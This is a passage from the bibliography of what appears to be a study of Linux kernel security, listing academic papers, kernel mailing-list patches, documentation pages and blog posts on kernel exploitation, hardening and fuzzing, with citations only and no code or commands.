[69] A.P Saleel, Mohamed Nazeer, and Babak D. Beheshti. “Linux kernel OS local root exploit”. In: *2017 IEEE Long Island Systems, Applications and Technology Conference (LISAT)*. IEEE, May 2017, pp. 1–5. DOI: 10.1109/LISAT.2017.8001953.

[70] Sergej Schumilo, Cornelius Aschermann, Robert Gawlik, Sebastian Schinzel, and Thorsten Holz. “kAFL: Hardware-Assisted Feedback Fuzzing for OS Kernels”. In: *26th USENIX Security Symposium (USENIX Security 17)*. Vancouver, BC: USENIX Association, Aug. 2017, pp. 167–182.

[71] Arvind Seshadri, Mark Luk, Ning Qu, and Adrian Perrig. “SecVisor: a tiny hypervisor to provide lifetime kernel code integrity for commodity OSes”. In: *Proceedings of twenty-first ACM SIGOPS symposium on Operating systems principles*. SOSP ’07. New York, NY, USA: Association for Computing Machinery, Oct. 2007, pp. 335–350. DOI: 10.1145/1294261.1294294.

[72] Hovav Shacham. “The geometry of innocent flesh on the bone: return-into-libc without function calls (on the x86)”. In: *Proceedings of the 14th ACM Conference on Computer and Communications Security*. CCS ’07. Alexandria, Virginia, USA: Association for Computing Machinery, Oct. 2007, 552–561. DOI: 10.1145/1315245.1315313.

[73] Alireza Shameli-Sendi. “Understanding Linux kernel vulnerabilities”. In: *Journal of Computer Virology and Hacking Techniques* 17.4 (Apr. 2021), pp. 265–278. ISSN: 2263-8733. DOI: 10.1007/s11416-021-00379-x.

[74] Vedvyas Shanbhogue, Deepak Gupta, and Ravi Sahita. “Security Analysis of Processor Instruction Set Architecture for Enforcing Control-Flow Integrity”. In: *Proceedings of the 8th International Workshop on Hardware and Architectural Support for Security and Privacy*. HASP ’19. Phoenix, AZ, USA: Association for Computing Machinery, 2019. DOI: 10.1145/3337167.3337175.

[75] Abraham Silberschatz, Greg Gagne, and Peter Baer Galvin. *Operating system concepts*. eng. 8th ed. John Wiley & Sons, 2008, p. 972. 972 pp. ISBN: 9780470128725.

[76] Dimitrios Skarlatos, Qingrong Chen, Jianyan Chen, Tianyin Xu, and Josep Torrellas. “Draco: Architectural and Operating System Support for System Call Security”. In: *2020 53rd Annual IEEE/ACM International Symposium on Microarchitecture (MICRO)*. Oct. 2020, pp. 42–57. DOI: 10.1109/MICRO50266.2020.00017.

[77] Stephen Dale Smalley and Robert Craig. “Security Enhanced (SE) Android: Bringing Flexible MAC to Android”. In: *20th Annual Network and Distributed System Security Symposium (NDSS ’13)*. Apr. 23, 2013.

[78] Chengyu Song, Byoungyoung Lee, Kangjie Lu, William Harris, Taesoo Kim, and Wenke Lee. “Enforcing Kernel Security Invariants with Data Flow Integrity”. In: *Proceedings 2016 Network and Distributed System Security Symposium*. Internet Society, 2016. DOI: 10.14722/ndss.2016.23218.

[79] Abhinav Srivastava and Jonathon Giffin. “Efficient protection of kernel data structures via object partitioning”. In: *Proceedings of the 28th Annual Computer Security Applications Conference*. ACSAC ’12. New York, NY, USA: Association for Computing Machinery, Dec. 2012, pp. 429–438. DOI: 10.1145/2420950.2421012.

[80] William Stallings. *Operating Systems: Internals and Design Principles*. 7th ed. Prentice Hall, 2012, p. 768. ISBN: 9780132309981.

[81] Jiadong Sun, Xia Zhou, Wenbo Shen, Yajin Zhou, and Kui Ren. “PESC: A Per System-Call Stack Canary Design for Linux Kernel”. In: *Proceedings of the Tenth ACM Conference on Data and Application Security and Privacy*. CODASPY ’20. New Orleans, LA, USA: Association for Computing Machinery, Mar. 2020, pp. 365–375. DOI: 10.1145/3374664.3375734.

[82] Andrew S. Tanenbaum and Herbert Bos. *Modern operating systems*. eng. Fourth, global edition. Always learning. Boston [u.a.]: Pearson, 2015. ISBN: 1292061421.

[83] P.A. Teplyuk, A.G. Yakunin, and E.V. Sharlaev. “Study of Security Flaws in the Linux Kernel by Fuzzing”. In: *2020 International Multi-Conference on Industrial Engineering and Modern Technologies (FarEastCon)*. IEEE, Oct. 2020, pp. 1–5. DOI: 10.1109/FarEastCon50210.2020.9271516.

[84] Minh Tran, Mark Etheridge, Tyler Bletsch, Xuxian Jiang, Vincent Freeh, and Peng Ning. “On the Expressiveness of Return-into-libc Attacks”. In: *Recent Advances in Intrusion Detection*. Ed. by Robin Sommer, Davide Balzarotti, and Gregor Maier. Berlin, Heidelberg: Springer Berlin Heidelberg, 2011, pp. 121–141.

[85] Jan-Alexandru Vaduva, Stefan Dascalu, Iulia-Maria Florea, Iulia Culic, and Razvan Rughinis. “Observations over SPROBES Mechanism on the TrustZone Architecture”. In: *2019 22nd International Conference on Control Systems and Computer Science (CSCS)*. May 2019, pp. 317–322. DOI: 10.1109/CSCS.2019.00057.

[86] Bharath Kumar Reddy Vangoor, Vasily Tarasov, and Erez Zadok. “To FUSE or Not to FUSE: Performance of User-Space File Systems”. In: *15th USENIX Conference on File and Storage Technologies (FAST 17)*. Santa Clara, CA: USENIX Association, Feb. 2017, pp. 59–72.

[87] Victor van der Veen, Yanick Fratantonio, Martina Lindorfer, Daniel Gruss, Clementine Maurice, Giovanni Vigna, Herbert Bos, Kaveh Razavi, and Cristiano Giuffrida. “Drammer: Deterministic Rowhammer Attacks on Mobile Platforms”. In: *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*. CCS ’16. Vienna, Austria: Association for Computing Machinery, 2016, 1675–1689. DOI: 10.1145/2976749.2978406.

[88] K. C. Wang. *Embedded and Real-Time Operating Systems*. 2nd ed. Cham: Springer International Publishing, 2023. 851 pp. ISBN: 9783031287015. DOI: 10.1007/978-3-031-28701-5.

[89] Ruipeng Wang, Kaixiang Chen, Chao Zhang, Zulie Pan, Qianyu Li, Siliang Qin, Shenglin Xu, Min Zhang, and Yang Li. “AlphaEXP: An Expert System for Identifying Security-Sensitive Kernel Objects”. In: *32nd USENIX Security Symposium (USENIX Security 23)*. Anaheim, CA: USENIX Association, Aug. 2023, pp. 4229–4246.

[90] Brian Ward. *How Linux works: What every superuser should know*. eng. 2nd ed. San Francisco: No Starch Press, 2015. ISBN: 1457185512.

[91] Chris Wright, Crispin Cowan, Stephen Smalley, James Morris, and Greg Kroah-Hartman. “Linux Security Modules: General Security Support for the Linux Kernel”. In: *11th USENIX Security Symposium (USENIX Security 02)*. San Francisco, CA: USENIX Association, Aug. 2002.

[92] Wei Wu, Yueqi Chen, Xinyu Xing, and Wei Zou. “KEPLER: Facilitating Control-flow Hijacking Primitive Evaluation for Linux Kernel Vulnerabilities”. en. In: *28th USENIX Security Symposium (USENIX Security 19)*. Santa Clara, CA: USENIX Association, Aug. 2019, pp. 1187–1204.

[93] Wen Xu and Yubin Fu. “Own Your Android! Yet Another Universal Root”. en. In: *9th USENIX Workshop on Offensive Technologies (WOOT 15)*. Washington, D.C.: USENIX Association, 2015.

[94] Wen Xu, Juanru Li, Junliang Shu, Wenbo Yang, Tianyi Xie, Yuanyuan Zhang, and Dawu Gu. “From Collision To Exploitation: Unleashing Use-After-Free Vulnerabilities in Linux Kernel”. In: *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*. CCS ’15. Denver, Colorado, USA: Association for Computing Machinery, Oct. 2015, pp. 414–425. DOI: 10.1145/2810103.2813637.

[95] Toshihiro Yamauchi, Yohei Akao, Ryota Yoshitani, Yuichi Nakamura, and Masaki Hashimoto. “Additional Kernel Observer to Prevent Privilege Escalation Attacks by Focusing on System Call Privilege Changes”. In: *2018 IEEE Conference on Dependable and Secure Computing (DSC)*. Dec. 2018, pp. 1–8. DOI: 10.1109/DESEC.2018.8625137.

[96] Dong-Hoon You and Bong-Nam Noh. “Android platform based linux kernel rootkit”. In: *2011 6th International Conference on Malicious and Unwanted Software*. IEEE, Oct. 2011, pp. 79–87. DOI: 10.1109/MALWARE.2011.6112330.

[97] Insu Yun, Dhaval Kapil, and Taesoo Kim. “Automatic Techniques to Systematically Discover New Heap Exploitation Primitives”. In: *29th USENIX Security Symposium (USENIX Security 20)*. USENIX Association, Aug. 2020, pp. 1111–1128.

[98] Kyle Zeng, Yueqi Chen, Haehyun Cho, Xinyu Xing, Adam Doupé, Yan Shoshitaishvili, and Tiffany Bao. “Playing for K(H)eaps: Understanding and Improving Linux Kernel Exploit Reliability”. en. In: *31st USENIX Security Symposium (USENIX Security 22)*. Boston, MA: USENIX Association, 2022, pp. 71–88.

[99] Zhi Zhang, Yueqiang Cheng, Dongxi Liu, Surya Nepal, Zhi Wang, and Yuval Yarom. "PThammer: Cross-User-Kernel-Boundary Rowhammer through Implicit Accesses". In: *2020 53rd Annual IEEE/ACM International Symposium on Microarchitecture (MICRO)*. Oct. 2020, pp. 28–41. DOI: 10.1109/MICRO50266.2020.00016.

[100] Xiaochen Zou, Guoren Li, Weiteng Chen, Hang Zhang, and Zhiyun Qian. "SyzScope: Revealing High-Risk Security Impacts of Fuzzer-Exposed Bugs in Linux kernel". en. In: *31st USENIX Security Symposium (USENIX Security 22)*. Boston, MA: USENIX Association, Aug. 2022, pp. 3201–3217.

Online References

[101] Alexandre Adamski. *A Samsung RKP Compendium*. Longterm Security, Jan. 4, 2021. URL: https://blog.longterm.io/samsung_rkp.html (visited on Apr. 29, 2025).

[102] Advanced Micro Devices, Inc. *AMD PRO Technologies*. Oct. 19, 2024. URL: https://www.amd.com/en/products/processors/technologies/pro-technologies.html (visited on Apr. 29, 2025).

[103] Android Open Source Project. *Arm memory tagging extension | Android Open Source Project*. Nov. 1, 2024. URL: https://source.android.com/docs/security/test/memory-safety/arm-mte (visited on Apr. 29, 2025).

[104] Arm Limited. *Arm Holdings plc Q1 FYE25 Results Presentation*. July 31, 2024. URL: https://investors.arm.com/static-files/5465ba52-7959-4cec-bbdd-f4b64a74964c (visited on Apr. 29, 2025).

[105] Arm Limited. *How can PSTATE.SPSel and SP_EL0 be Used by Software in Practice?* Version 1.0. 2024. URL: https://developer.arm.com/documentation/ka005621/latest/ (visited on Apr. 29, 2025).

[106] Vlastimil Babka. *Deprecating and removing SLOB*. Nov. 8, 2022. URL: https://lore.kernel.org/lkml/b35c3f82-f67b-2103-7d82-7a7ba7521439@suse.cz/ (visited on Apr. 29, 2025).

[107] Vlastimil Babka. *[GIT PULL] slab updates for 6.4*. Apr. 21, 2023. URL: https://lore.kernel.org/lkml/a27e87a0-04f3-2f8e-2494-3036ed7dabc9@suse.cz/ (visited on Apr. 29, 2025).

[108] Vlastimil Babka. *[GIT PULL] slab updates for 6.5*. June 27, 2023. URL: https://lore.kernel.org/lkml/1c39c9b0-ec37-f910-2b09-cedf7acf6e91@suse.cz/ (visited on Apr. 29, 2025).

[109] Vlastimil Babka. *mm, slob: rename CONFIG_SLOB to CONFIG_SLOB_DEPRECATED - kernel/git/torvalds/linux.git - Linux kernel source tree*. Nov. 11, 2022. URL: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=149b6fa228eda1d191abc440af7162264d716d90 (visited on Apr. 29, 2025).

[110] Vlastimil Babka. *[PATCH 00/20] remove the SLAB allocator*. Nov. 23, 2023. URL: https://lore.kernel.org/lkml/20231113191340.17482-22-vbabka@suse.cz/ (visited on Apr. 29, 2025).

[111] Arnd Bergmann. *[PATCH v2 00/18] clean up asm/uaccess.h, kill set_fs for good*. Feb. 16, 2022. URL: https://lore.kernel.org/lkml/20200903142242.925828-1-hch@lst.de/ (visited on Apr. 29, 2025).

[112] Pietro Borrello. *The Lord of the Ring0. Exploiting the Linux Kernel forPrivilege Escalation*. Dec. 10, 2021. URL: https://pietroborrello.com/talk/the-lord-of-the-ring0/graz_kern_expl.pdf (visited on Apr. 29, 2025).

[113] Kees Cook. *Control Flow Integrity (CFI) in the Linux kernel*. Jan. 15, 2020. URL: https://outflux.net/slides/2020/lca/cfi.pdf (visited on Apr. 29, 2025).

[114] Kees Cook. *cred: Do not default to init_cred in prepare_kernel_cred() - kernel/git/torvalds/linux.git - Linux kernel source tree*. Oct. 26, 2022. URL: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=5a17f040fa332e71a45ca9ff02d6979d9176a423 (visited on Apr. 29, 2025).

[115] Kees Cook. *gcc-plugins: Add the randstruct plugin - kernel/git/torvalds/linux.git - Linux kernel source tree*. May 5, 2017. URL: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=313dd1b629219db50cad532dba6a3b3b22ffe622 (visited on Apr. 29, 2025).

[116] Kees Cook. *Kernel Self Protection Project | Linux Kernel Self-Protection Project*. Aug. 12, 2024. URL: https://kspp.github.io/ (visited on Apr. 29, 2025).

[117] Kees Cook. *Linux Kernel Self Protection Project*. Sept. 14, 2017. URL: https://outflux.net/slides/2017/lss/kspp.pdf (visited on Apr. 29, 2025).

[118] Kees Cook. *oss-security - Linux kernel format string flaws*. June 6, 2013. URL: https://www.openwall.com/lists/oss-security/2013/06/06/13 (visited on Apr. 29, 2025).

[119] Kees Cook and Jonathan Corbet. *Kernel Self-Protection — The Linux Kernel documentation*. last accessed 10th October 2024. Dec. 10, 2021. URL: https://www.kernel.org/doc/html/v5.19/security/self-protection.html (visited on Apr. 29, 2025).

[120] Kees Cook, Will Drewry, Michael Kerrisk, Tyler Hicks, and Tycho Andersen. *seccomp(2) - Linux manual page*. June 15, 2024. URL: https://man7.org/linux/man-pages/man2/seccomp.2.html (visited on Apr. 29, 2025).

[121] Kees Cook and James Morris. *Linux Security Module Usage — The Linux Kernel documentation*. Nov. 16, 2011. URL: https://www.kernel.org/doc/html/v5.19/admin-guide/LSM/index.html (visited on Apr. 29, 2025).

[122] Jonathan Corbet. *A farewell to set_fs()? [LWN.net]*. May 10, 2017. URL: https://lwn.net/Articles/722267/ (visited on Apr. 29, 2025).

[123] Jonathan Corbet. *Blocking userfaultfd() kernel-fault handling [LWN.net]*. May 8, 2020. URL: https://lwn.net/Articles/819834/ (visited on Apr. 29, 2025).

[124] Jonathan Corbet. *Saying goodbye to set_fs() [LWN.net]*. Sept. 24, 2020. URL: https://lwn.net/Articles/832121/ (visited on Apr. 29, 2025).

[125] Jonathan Corbet. *The current state of kernel page-table isolation [LWN.net]*. Dec. 20, 2017. URL: https://lwn.net/Articles/741878/ (visited on Apr. 29, 2025).

[126] Christoffer Dall. *mmu.c « kvm « arm64 « arch - kernel/git/torvalds/linux.git - Linux kernel source tree*. July 31, 2022. URL: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/tree/arch/arm64/kvm/mmu.c?h=v5.19 (visited on Apr. 29, 2025).

[127] Mathieu Desnoyers and Linus Torvalds. *Kconfig « arch - kernel/git/torvalds/linux.git - Linux kernel source tree*. July 21, 2022. URL: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/tree/arch/Kconfig?h=v5.19 (visited on Apr. 29, 2025).

[128] Andrea Di Dio. *The Slab Allocator in the Linux kernel*. Jan. 9, 2020. URL: https://hammertux.github.io/slab-allocator (visited on Apr. 29, 2025).

[129] Jake Edge. *A seccomp overview [LWN.net]*. Sept. 2, 2015. URL: https://lwn.net/Articles/656307/ (visited on Apr. 29, 2025).

[130] Jake Edge. *Kernel address space layout randomization*. Sept. 9, 2013. URL: https://lwn.net/Articles/569635/ (visited on Apr. 29, 2025).

[131] Rick Edgecombe, Yu cheng Yu, and Dave Hansen. *15. Control-flow Enforcement Technology (CET) Shadow Stack — The Linux Kernel documentation*. Aug. 3, 2023. URL: https://docs.kernel.org/6.11/arch/x86/shstk.html (visited on Apr. 29, 2025).

[132] Mike Frysinger. *Linux System Call Table*. June 13, 2024. URL: https://www.chromium.org/chromium-os/developer-library/reference/linux-constants/syscalls/ (visited on Apr. 29, 2025).

[133] Mike Frysinger. *vdso(7) - Linux manual page*. May 2, 2024. URL: https://www.man7.org/linux/man-pages/man7/vdso.7.html (visited on Apr. 29, 2025).

[134] Gallopsled et al. *Shellcodes database for study cases*. Jan. 15, 2025. URL: https://docs.pwntools.com/en/stable/shellcraft.html (visited on Apr. 29, 2025).

[135] Xinyang Ge, Hayawardh Vijayakumar, and Trent Jaeger. *Sprobes: Enforcing Kernel Code Integrity on the TrustZone Architecture*. Oct. 2014. DOI: 10.48550/arXiv.1410.7747. arXiv: 1410.7747 [cs.CR]. URL: https://arxiv.org/abs/1410.7747 (visited on Apr. 29, 2025).

[136] Lokesh Gidra. *[PATCH v6 2/2] Add user-mode only option to unprivileged_-userfaultfd sysctl knob*. Nov. 19, 2020. URL: https://lore.kernel.org/all/20201120030411.2690816-3-lokeshgidra@google.com/ (visited on Apr. 29, 2025).

[137] Google. *GitHub - google/syzkaller: syzkaller is an unsupervised coverage-guided kernel fuzzer*. July 31, 2024. URL: https://github.com/google/syzkaller (visited on Apr. 29, 2025).

[138] Alejandro Guerrero. *LPE N-day Exploit for CVE-2022-2586: Linux kernel nft_-object UAF*. Aug. 29, 2022. URL: https://www.openwall.com/lists/oss-security/2022/08/29/5/1 (visited on Apr. 29, 2025).

[139] Dave Hansen and Thomas Gleixner. *20. Page Table Isolation (PTI) — The Linux Kernel documentation*. May 8, 2019. URL: https://www.kernel.org/doc/html/v5.19/x86/pti.html (visited on Apr. 29, 2025).

[140] Christoph Hellwig. *remove the last set_fs() in common code, and remove it for x86 and powerpc v3*. Sept. 3, 2020. URL: https://lore.kernel.org/lkml/20200903142242.925828-1-hch@lst.de/ (visited on Apr. 29, 2025).

[141] Christoph Hellwig, Michael Kerrisk, and Kees Cook. *syscall(2) - Linux manual page*. May 2, 2024. URL: https://man7.org/linux/man-pages/man2/syscall.2.html (visited on Apr. 29, 2025).

[142] Benjamin Herrenschmidt. *[PATCH] ppc64: Implement a vDSO and use it for signal trampoline*. Jan. 31, 2005. URL: https://lore.kernel.org/all/1107151447.5712.81.camel@gaston/ (visited on Apr. 29, 2025).

[143] Ken Hess. *Linux sysadmin basics: User account management with UIDs and GIDs*. Dec. 10, 2019. URL: https://www.redhat.com/en/blog/user-account-gid-uid (visited on Apr. 29, 2025).

[144] Gerd Hoffmann. *BaseTools: patches to build with gcc12*. Mar. 28, 2022. URL: https://github.com/tianocore/edk2/pull/2694 (visited on Apr. 29, 2025).

[145] Peter Hofmann. *Linux: Slab merging*. Dec. 21, 2017. URL: https://www.uninformativ.de/blog/postings/2017-12-21/0/POSTING-en.html (visited on Apr. 29, 2025).

[146] Zunchen Huang, Shengjian Guo, Meng Wu, and Chao Wang. *Understanding Concurrency Vulnerabilities in Linux Kernel*. Dec. 11, 2022. DOI: 10.48550/ARXIV.2212.05438. arXiv: 2212.05438 [cs.CR]. URL: https://arxiv.org/abs/2212.05438 (visited on Apr. 29, 2025).

[147] Nur Hussein. *Randomizing structure layout [LWN.net]*. May 11, 2017. URL: https://lwn.net/Articles/722293/ (visited on Apr. 29, 2025).

[148] Olof Johansson. *Re: [PATCH 00/36] AArch64 Linux kernel port*. July 6, 2012. URL: https://lore.kernel.org/lkml/CAOesGMiCexiqA3L5GdNgyHhSD-5Bpqbb02YJrZPr8yMYa0afjA@mail.gmail.com/ (visited on Apr. 29, 2025).

[149] Dave Jones. *GitHub - kernelslacker/trinity: Linux system call fuzzer*. June 14, 2024. URL: https://github.com/kernelslacker/trinity (visited on Apr. 29, 2025).

[150] Juho Junnila. "Effectiveness of Linux Rootkit Detection Tools". MA thesis. University of Oulu, Mar. 27, 2020. URL: http://jultika.oulu.fi/files/nbnfioulu-202004201485.pdf (visited on Apr. 29, 2025).

[151] Max Kellermann. *The Dirty Pipe Vulnerability — The Dirty Pipe Vulnerability documentation*. Mar. 7, 2022. URL: https://dirtypipe.cm4all.com/ (visited on Apr. 29, 2025).

[152] Michael Kerrisk. *Using seccomp to limit thekernel attack surface*. Seattle, Washington, USA, Aug. 19, 2015. URL: http://man7.org/conf/lpc2015/limiting_kernel_attack_surface_with_seccomp-LPC_2015-Kerrisk.pdf (visited on Apr. 29, 2025).

[153] Michael Kerrisk and Eric W. Biederman. *namespaces(7) - Linux manual page*. June 13, 2024. URL: https://man7.org/linux/man-pages/man7/namespaces.7.html (visited on Apr. 29, 2025).

[154] Michael Kerrisk and Serge Hallyn. *capabilities(7) - Linux manual page*. June 13, 2024. URL: https://man7.org/linux/man-pages/man7/capabilities.7.html (visited on Apr. 29, 2025).

[155] Tamás Koczka. *Google Security Blog: Learnings from kCTF VRP's 42 Linux kernel exploits submissions*. June 14, 2023. URL: https://security.googleblog.com/2023/06/learnings-from-kctf-vrps-42-linux.html (visited on Apr. 29, 2025).

[156] Greg Kroah-Hartman. *[PATCH 0/4] make call_usermodehelper a bit more "safe"*. Jan. 16, 2017. URL: https://lore.kernel.org/all/20170116164944.GA28984@kroah.com/ (visited on Apr. 29, 2025).

[157] Greg Kroah-Hartman and Linus Torvalds. *security.c « security - kernel/git/torvalds/linux.git - Linux kernel source tree*. July 31, 2022. URL: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/tree/security/security.c?h=v5.19 (visited on Apr. 29, 2025).

[158] Piotr Krysiuk, PIDAN-HEIDASHUAI, and Liuk3r. *[CVE-2023-32233] Linux kernel use-after-free in Netfilter*. May 16, 2023. URL: https://raw.githubusercontent.com/Liuk3r/CVE-2023-32233/838299ec6f1a0cb3bb717d2d6d4b3318453d0252/exploit.c (visited on Apr. 29, 2025).

[159] Christoph Lameter. *Slab allocators in the Linux Kernel: SLAB, SLOB, SLUB*. Oct. 3, 2014. URL: https://events.static.linuxfound.org/sites/events/files/slides/slaballocators.pdf (visited on Apr. 29, 2025).

[160] Christoph Lameter. *[SLUB 0/2] SLUB: The unqueued slab allocator V6*. Mar. 31, 2007. URL: https://lore.kernel.org/linux-mm/20070331193056.1800.68058.sendpatchset@schroedinger.engr.sgi.com/ (visited on Apr. 29, 2025).

[161] Christoph Lameter. *slub.c « mm - kernel/git/torvalds/linux.git - Linux kernel source tree*. July 31, 2022. URL: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/tree/mm/slub.c?h=v5.19 (visited on Apr. 29, 2025).

[162] Christoph Lameter and Sergey Senozhatsky. *Short users guide for SLUB — The Linux Kernel documentation*. Oct. 23, 2015. URL: https://www.kernel.org/doc/html/v5.19/vm/slub.html (visited on Apr. 29, 2025).

[163] Dang K. Le. *Linux Kernel Exploitation Technique: Overwriting modprobe_path - Midas Blog*. Feb. 23, 2021. URL: https://lkmidas.github.io/posts/20210223-linux-kernel-pwn-modprobe/ (visited on Apr. 29, 2025).

[164] Ruihan Li. *StackRot (CVE-2023-3269): Linux kernel privilege escalation vulnerability*. 2023. URL: https://github.com/lrh2000/StackRot/tree/c50978a5730745f4fea1e02313242177a4f6bd9f/exp (visited on Apr. 29, 2025).

[165] Zhenpeng Lin, Xinyu Xing, Zhaofeng Chen, and Kang Li. *Bad io_uring: A New Era of Rooting for Android*. 2023. URL: https://i.blackhat.com/BH-US-23/Presentations/US-23-Lin-bad_io_uring.pdf (visited on Apr. 29, 2025).

[166] Linaro Limited. *OP-TEE*. 2024. URL: https://www.trustedfirmware.org/projects/op-tee/ (visited on Apr. 29, 2025).

[167] Linux Kernel Organization. *The Linux Kernel Archives*. 2024. URL: https://kernel.org/ (visited on Apr. 29, 2025).

[168] Linux Kernel Organization. *The Linux Kernel Archives - Releases*. Aug. 6, 2024. URL: https://www.kernel.org/category/releases.html (visited on Apr. 29, 2025).

[169] Andrej Ljubic. *Double-Free*. Aug. 31, 2024. URL: https://ir0nstone.gitbook.io/notes/binexp/heap/double-free (visited on Apr. 29, 2025).

[170] Alexander Lobakin. *[PATCH v10 00/15] Function Granular KASLR*. Feb. 9, 2022. URL: https://lore.kernel.org/lkml/20220209185752.1226407-1-alexandr.lobakin@intel.com/ (visited on Apr. 29, 2025).

[171] Matt Mackall. *[PATCH 2/2] slob: introduce the SLOB allocator*. Nov. 1, 2005. URL: https://lore.kernel.org/lkml/3.494767362@selenic.com/ (visited on Apr. 29, 2025).

[172] Jack Maginnes. *Rooting the FiiO M6 - Part 2 - Writing an LPE Exploit For Our Overflow Bug*. Mar. 28, 2023. URL: https://stigward.github.io/posts/fiio-m6-exploit/ (visited on Apr. 29, 2025).

[173] Catalin Marinas. *exception.h « asm « include « arm64 « arch - kernel/git/torvalds/linux.git - Linux kernel source tree*. July 31, 2022. URL: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/tree/arch/arm64/include/asm/exception.h?h=v5.19 (visited on Apr. 29, 2025).

[174] Catalin Marinas. *Memory Layout on AArch64 Linux — The Linux Kernel documentation*. Dec. 20, 2020. URL: https://www.kernel.org/doc/html/v5.19/arm64/memory.html (visited on Apr. 29, 2025).

[175] Catalin Marinas and Will Deacon. *entry.S « kernel « arm64 « arch - kernel/git/torvalds/linux.git - Linux kernel source tree*. July 31, 2022. URL: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/tree/arch/arm64/kernel/entry.S?h=v5.19 (visited on Apr. 29, 2025).

[176] Catalin Marinas and Will Deacon. *head.S « kernel « arm64 « arch - kernel/git/torvalds/linux.git - Linux kernel source tree*. July 31, 2022. URL: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/tree/arch/arm64/kernel/head.S?h=v5.19 (visited on Apr. 29, 2025).

[177] Catalin Marinas and Linus Torvalds. *Kconfig « arm64 « arch - kernel/git/torvalds/linux.git - Linux kernel source tree*. July 31, 2022. URL: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/tree/arch/arm64/Kconfig?h=v5.19 (visited on Apr. 29, 2025).

[178] Dave Martin. *bug.h « asm « include « arm64 « arch - kernel/git/torvalds/linux.git - Linux kernel source tree*. June 19, 2019. URL: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/tree/arch/arm64/include/asm/bug.h?h=v5.19 (visited on Apr. 29, 2025).

[179] Peter Maydell. *[PATCH] pc-bios/keymaps: Use the official xkb name for Arabic layout, not the legacy synonym*. June 20, 2023. URL: https://lists.nongnu.org/archive/html/qemu-devel/2023-06/msg03902.html (visited on Apr. 29, 2025).

[180] Paul E. McKenney. *Overview of linux-kernel reference counting*. Jan. 12, 2007. URL: https://www.open-std.org/JTC1/SC22/WG21/docs/papers/2007/n2167.pdf (visited on Apr. 29, 2025).

[181] Marcus Meissner. *oss-sec: Various Linux Kernel WLAN security issues (RCE/DOS) found*. Oct. 13, 2022. URL: https://seclists.org/oss-sec/2022/q4/20 (visited on Apr. 29, 2025).

[182] MITRE Corporation. *CVE Website*. 2024. URL: https://www.cve.org/ (visited on Apr. 29, 2025).

[183] Vladimir Murzin. *[PATCH v3 0/2] arm64: Support Enhanced PAN*. Jan. 19, 2021. URL: https://lore.kernel.org/all/20210119160723.116983-1-vladimir.murzin@arm.com/ (visited on Apr. 29, 2025).

[184] OffSec Services Limited. *Exploit Database - Exploits for Penetration Testers, Researchers, and Ethical Hackers*. 2024. URL: https://www.exploit-db.com/ (visited on Apr. 29, 2025).

[185] OffSec Services Limited. *MSFvenom - Metasploit Unleashed*. Jan. 24, 2025. URL: https://www.offsec.com/metasploit-unleashed/msfvenom/ (visited on Apr. 29, 2025).

[186] OffSec Services Limited, unix ninja, and g0tmi1k. *DB: 2023-06-08 (12f90395) · Commits · Exploit-DB / Exploits + Shellcode + GHDB · GitLab*. June 8, 2023. URL: https://gitlab.com/exploit-database/exploitdb/-/commit/12f90395529400190c58f43a8b08de8145fd190c (visited on Apr. 29, 2025).

[187] Open Source Security, Inc. *grsecurity*. 2024. URL: https://grsecurity.net/ (visited on Apr. 29, 2025).

[188] Openwall. *Linux Kernel Runtime Guard*. 2022. URL: https://lkrg.org/ (visited on Apr. 29, 2025).

[189] Openwall. *Openwall - bringing security into open computing environments*. 2025. URL: https://www.openwall.com/ (visited on Apr. 29, 2025).

[190] OWASP Foundation, Inc. *Doubly freeing memory*. May 20, 2022. URL: https://owasp.org/www-community/vulnerabilities/Doubly_freeing_memory (visited on Apr. 29, 2025).

[191] Sam Page. *Kernel Exploitation Techniques: modprobe_path*. July 4, 2022. URL: https://sam4k.com/like-techniques-modprobe_path/ (visited on Apr. 29, 2025).

[192] Lennart Poettering and Zbigniew Jędrzejewski-Szmek. *Users, Groups, UIDs and GIDs on systemd Systems*. Aug. 31, 2024. URL: https://systemd.io/UIDS-GIDS/ (visited on Apr. 29, 2025).

[193] qwerty and Juno Im. *CVE-2022-32250-Linux-Kernel-LPE*. Aug. 25, 2022. URL: https://www.openwall.com/lists/oss-security/2022/08/29/5/1 (visited on Apr. 29, 2025).

[194] Gerardo Richarte. *Four different tricks to bypass StackShield and StackGuard protection*. June 3, 2002. URL: https://www.cs.purdue.edu/homes/xyzhang/spring07/Papers/defeat-stackguard.pdf (visited on Apr. 29, 2025).

[195] Rik van Riel. *FAQ/BUG - Linux Kernel Newbies*. Dec. 30, 2017. URL: https://kernelnewbies.org/FAQ/BUG (visited on Apr. 29, 2025).

[196] Christopher Roberts. *Linux_kernel_exploitation/src/kernel-overflow.c at 5c26df77e06488b90b30bfd5d6df47f8253be98c · ChrisTheCoolHut/Linux_kernel_exploitation · GitHub*. Oct. 4, 2021. URL: https://github.com/ChrisTheCoolHut/Linux_kernel_exploitation/blob/5c26df77e06488b90b30bfd5d6df47f8253be98c/src/kernel-overflow.c (visited on Apr. 29, 2025).

[197] Christopher Roberts. *Setup | Breaking Bits*. Oct. 4, 2021. URL: https://breaking-bits.gitbook.io/breaking-bits/exploit-development/linux-kernel-exploit-development/setup (visited on Apr. 29, 2025).

[198] Luis R. Rodriguez and Linus Torvalds. *umh.c « kernel - kernel/git/torvalds/linux.git - Linux kernel source tree*. May 6, 2022. URL: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/tree/kernel/umh.c?h=v5.19 (visited on Apr. 29, 2025).

[199] Bonan Ruan. *Linux Kernel PWN | 01 From Zero to One*. Sept. 5, 2022. URL: https://blog.wohin.me/posts/linux-kernel-pwn-01/ (visited on Apr. 29, 2025).

